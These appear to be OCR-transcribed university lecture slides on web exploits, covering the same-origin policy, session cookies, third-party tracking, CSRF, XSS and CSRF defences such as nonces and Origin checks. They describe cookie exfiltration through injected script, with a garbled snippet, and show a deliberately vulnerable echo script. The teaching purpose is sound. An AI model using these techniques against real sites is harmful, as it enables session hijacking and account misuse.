

2550 Intro to cybersecurity

L24: Web Exploits

abhi shelat

Today's plan

- CSRF request forgery
 - XSS cross site scripting
 - SQL injection.
- } failure to validate input (buffer overflows)

-
- Extra credit. (on piazza) 10pt.
 - office hours (Tue Thu 5-6.)

Focus on the Client


- Your browser stores a lot of sensitive information
 - Your browsing history
 - Saved usernames and passwords
 - Saved forms (i.e. credit card numbers)
 - Cookies (especially session cookies)

Focus on the Client

- Your browser stores a lot of sensitive information
 - Your browsing history
 - Saved usernames and passwords
 - Saved forms (i.e. credit card numbers)
 - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
 - i.e. prevent an attacker from stealing this information
- Classic security story: convenience vs usability tradeoff

SOP TCS
tracking
protection

Attacker Model



Threat Model Assumptions

- DNS is trustworthy
 - No DNS spoofing or Kaminsky


Domain Name Service maps name like "google.com" → IP address
- TLS and CAs are trustworthy
 - No Beast, POODLE, or stolen certs

→ "https" how to encrypt http
- Scripts cannot escape browser sandbox
- SOP restrictions are faithfully enforced
- Browser/plugins are free from vulnerabilities
 - Not realistic, drive-by-download attacks are very common
 - But, this restriction forces the attacker to be more creative ;)

Web Threat Model

- Attacker's goal:
 - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser's goal: isolate code from different origins
 - Don't allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
 - May direct to a site controlled by the attacker
 - May direct to a legitimate site (but in a nefarious way...)

Windows, Frames, Origins



frames

Each page of a frame has an origin

Frames can access resources of its own origin.

Windows, Frames, Origins



Each page of a frame has an origin

Frames can access resources of its own origin.

Q: can frame A execute javascript to manipulate DOM elements of B?

Same Origin Policy

Origin = <protocol, hostname, port>

Handwritten annotations:
- Above "protocol": https (red), http (red)
- Above "port": 443 (red), 80 (red)
- A red bracket underlines the entire "Origin" definition.

- The Same-Origin Policy (SOP) states that **subjects** from one origin cannot access **objects** from another origin
- This applies to JavaScript
 - JS from origin *D* cannot access objects from origin *D'*
 - E.g. the iframe example
 - However, JS included in *D* can access all objects in *D*
 - E.g. `<script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>`

Except for:

``



`<form>`





`<script>`



`<jsonp>`





As the user navigates a website, STATE information is generated.

Eg: Authentication information for a session.

Issue: How to manage state information over **HTTP?**

Cookies

- Introduced in 1994, cookies are a basic mechanism for persistent state
 - Allows services to store a small amount of data at the client (usually ~4K)
 - Often used for identification, authentication, user tracking
- Attributes
 - Domain and path restricts resources browser will send cookies to
 - Expiration sets how long cookie is valid
 - Additional security restrictions (added much later): HttpOnly, Secure
- Manipulated by Set-Cookie and Cookie headers

Cookie Example

Client Side



Ask for login

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

Server Side



Cookie Example

Client Side



GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

Server Side



If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example

Client Side



Store the cookie

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

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If credentials are correct:

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Cookie Example

Client Side



Store the cookie

Server Side



GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYskS7X2K

GET /private_data.html HTTP/1.1

Cookie: session=FhizeVYskS7X2K;

HTTP/1.1 200 OK

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

1. Check token in the database
2. If it exists, user is authenticated

Cookie Example

Client Side



Store the cookie

Server Side



GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYskS7X2K

GET /private_data.html HTTP/1.1

Cookie: session=FhizeVYskS7X2K;

HTTP/1.1 200 OK

GET /my_files.html HTTP/1.

Cookie: session=FhizeVYskS7X2K;

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

1. Check token in the database
2. If it exists, user is authenticated

Cookie



POST /wp-login.php HTTP/1.1


HTTP/1.1 200

Set-cookie: .X.

GET /admin.php HTTP/1.1

cookie: .X.

website



Cookie Exfiltration

```
[document.write('');
```

- DOM API for cookie access (`document.cookie`)
 - Often, the attacker's goal is to exfiltrate this property
 - Why?
- Exfiltration is restricted by SOP...somewhat
 - Suppose you click a link directing to *evil.com*
 - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
 - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

Third-party cookies, tracking

Visit A.com first.




cookies: { A=1
B=2 }

set cookie

set cookies

Third-party cookies, tracking

Visit A.com first.




iframe.

iframe's origin is B.com

Visit c.com next.

c includes
content from B.



Cookies: {a.com: 1, b.com: 2}



set
set-cookie

this session

B learns that
the user
from the
early
session has
visited c.com


B ~ fb.

Console



Examples


Blocking



The image shows a screenshot of the Firefox Add-ons page for the uBlock Origin extension. The page has a dark purple header with the Firefox logo and the text "Firefox Browser ADD-ONS". Below the header, there are navigation links: "Explore", "Extensions" (which is underlined), "Themes", and "More...". The main content area is white and features the uBlock Origin logo (a red shield with "uB" in white) on the left. To the right of the logo is a yellow badge with a star icon and the word "Recommended". Below the logo, the text reads "uBlock Origin" in a large, dark font, followed by "by Raymond Hill" in a smaller, blue font. At the bottom left of the card, there is a short description: "Finally, an efficient blocker. Easy on CPU and memory." To the right of this text is a grey button with a trash can icon and the word "Remove". The word "Extension" is visible in the top right corner of the page.

Extension

Firefox Browser
ADD-ONS Explore Extensions Themes More... ▾

 Recommended

uBlock Origin
by [Raymond Hill](#)

Finally, an efficient blocker. Easy on CPU and memory. Remove


Cross-site Request Forgery (CSRF) attack

- trick your browser into making a request that "you" didn't want.
- relies on this delegation & SOP.

Cross-site Request Forgery (CSRF) attack


1. Assume victim has google/fbook/twitter cookies already setup.
2. Victim visits ATTACKER page.
3. ATTACKER page HTML causes a request to google/...
this request uses Victims google/ cookie jar
request **unknowingly** changes state of victim's account

Basic picture




Q: how long do you stay logged in to Gmail? Facebook?

Basic picture




Q: how long do you stay logged in to Gmail? Facebook?

Basic picture




includes a malicious iframe.

Server Victim



Q: how long do you stay logged in to Gmail? Facebook?

Form post with cookie



Drive-by Pharming

(Stamm & Ramzan)



Looking for the Linksys WRT54G default password?
You probably have little reason to access your router
on a regular basis so don't feel too bad if you've
forgotten the WRT54G default password.


...

For most versions of the Linksys WRT54G, the default
password is *admin*. As with most passwords, the
WRT54G default password is case sensitive.

In addition to the WRT54G default password, you can
also see the WRT54G default username and WRT54G
default IP address in the table below.

Drive-by Pharming

(Stamm & Ramzan)





National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities	Checklists	800-53/800-53A	Product Dictionary	Impact Metrics	Data Feeds	Statistics
Home	SCAP	SCAP Validated Tools	SCAP Events	About	Contact	Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

52799 [CVE Vulnerabilities](#)
 202 [Last updated:](#)
 221 [TUS-S&P Alerts](#)
 2636 [US-CERT Vulner Notes](#)
 8140 [DVAL Queries](#)
 60357 [CVE Publication rate:](#) 29.0

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit

Search Results ([Refine Search](#))

There are **563** matching records. Displaying matches **1** through **20**.

[1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [11](#) > >>

CVE-2012-4893

VU#788478

Summary: Multiple cross-site request forgery (CSRF) vulnerabilities in file/show.cgi in Webmin 1.590 and earlier allow remote attackers to hijack the authentication of privileged users for requests that (1) read files or execute (2) tar, (3) zip, or (4) gzip commands, a different issue than CVE-2012-2982.

Published: 09/11/2012

CVSS Severity: 6.8 (MEDIUM)

CVE-2012-4890

Summary: Multiple cross-site scripting (XSS) vulnerabilities in FlatnuX CMS 2011 08.09.2 and earlier allow remote attackers to inject arbitrary web script or HTML via a (1) comment to the news, (2) title to the news, or (3) the folder names in a gallery.

Published: 09/10/2012

CVSS Severity: 4.3 (MEDIUM)

CVE-2012-0714

Summary: Cross-site request forgery (CSRF) vulnerability in IBM Maximo Asset Management 6.2 through 7.5, as used in SmartCloud Control Desk, Tivoli Asset Management for IT, Tivoli Service Request Manager, Maximo Service Desk, and Change and Configuration Management Database (CCMDB), allows remote attackers to hijack the authentication of unspecified victims via unknown vectors.

Published: 09/10/2012

CVSS Severity: 6.8 (MEDIUM)

CSRF defenses

✓ Secure Token:

✓ Referer Validation: *server.*

✓ Custom Headers:

`<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2">`

unguessable.

`<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2" />`

- can also be included in the http headers.

- server should validate this form value for "freshness" possibly related to the "session" that is posting the form.

* find example

CSRF Recommendations

◆ Login CSRF

- Strict Referer/Origin header validation
- Login forms typically submit over HTTPS, not blocked

◆ HTTPS sites, such as banking sites

- Use strict Referer/Origin validation to prevent CSRF

◆ Other

- Use Ruby-on-Rails or other framework that implements secret token method correctly

◆ Origin header

- Alternative to Referer with fewer privacy problems
- Send only on POST, send only necessary data
- Defense against redirect-based attacks

Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

hello.cgi ? name = abhi.

XSS

```
IF param[:name] is set
  PRINT "<html>Hello" + param[:name] + "</html>"
ELSE
  PRINT "<html> Hello there </html>"
```



this name parameter

http://foolish.com/hello.cgi?name=abhi

Hello (abhi)

is controlled by the attacker.

What can go wrong?




Suppose we can convince VICTIM to run our Javascript code.

How can we steal VICTIM's cookies?

bank.com
1. good.com
sets a cookie

2. victim visits
attack.com



XSS main problem

[Data that is dynamically written into a webpage is inadvertently interpreted as javascript code.

[This attacker code runs in a different origin.]

⇒ attack!!

Cross-Site Scripting (XSS)

- XSS refers to running code from an untrusted origin
- Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
 - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
 - Steal authentication credentials (session IDs)
 - Or, more targeted unauthorized actions

Types of XSS

- Reflected (Type 1)

- Code is included as part of a malicious link
- Code included in page rendered by visiting link

- Stored (Type 2)

- Attacker submits malicious code to server
- Server app persists malicious code to storage
- Victim accesses page that includes stored code

comments on pages.


- DOM-based (Type 3)

- Purely client-side injection

Vulnerable Website, Type 1

- Suppose we have a search site, www.websearch.com


<http://www.websearch.com/search?q=good news>



Vulnerable Website, Type 1

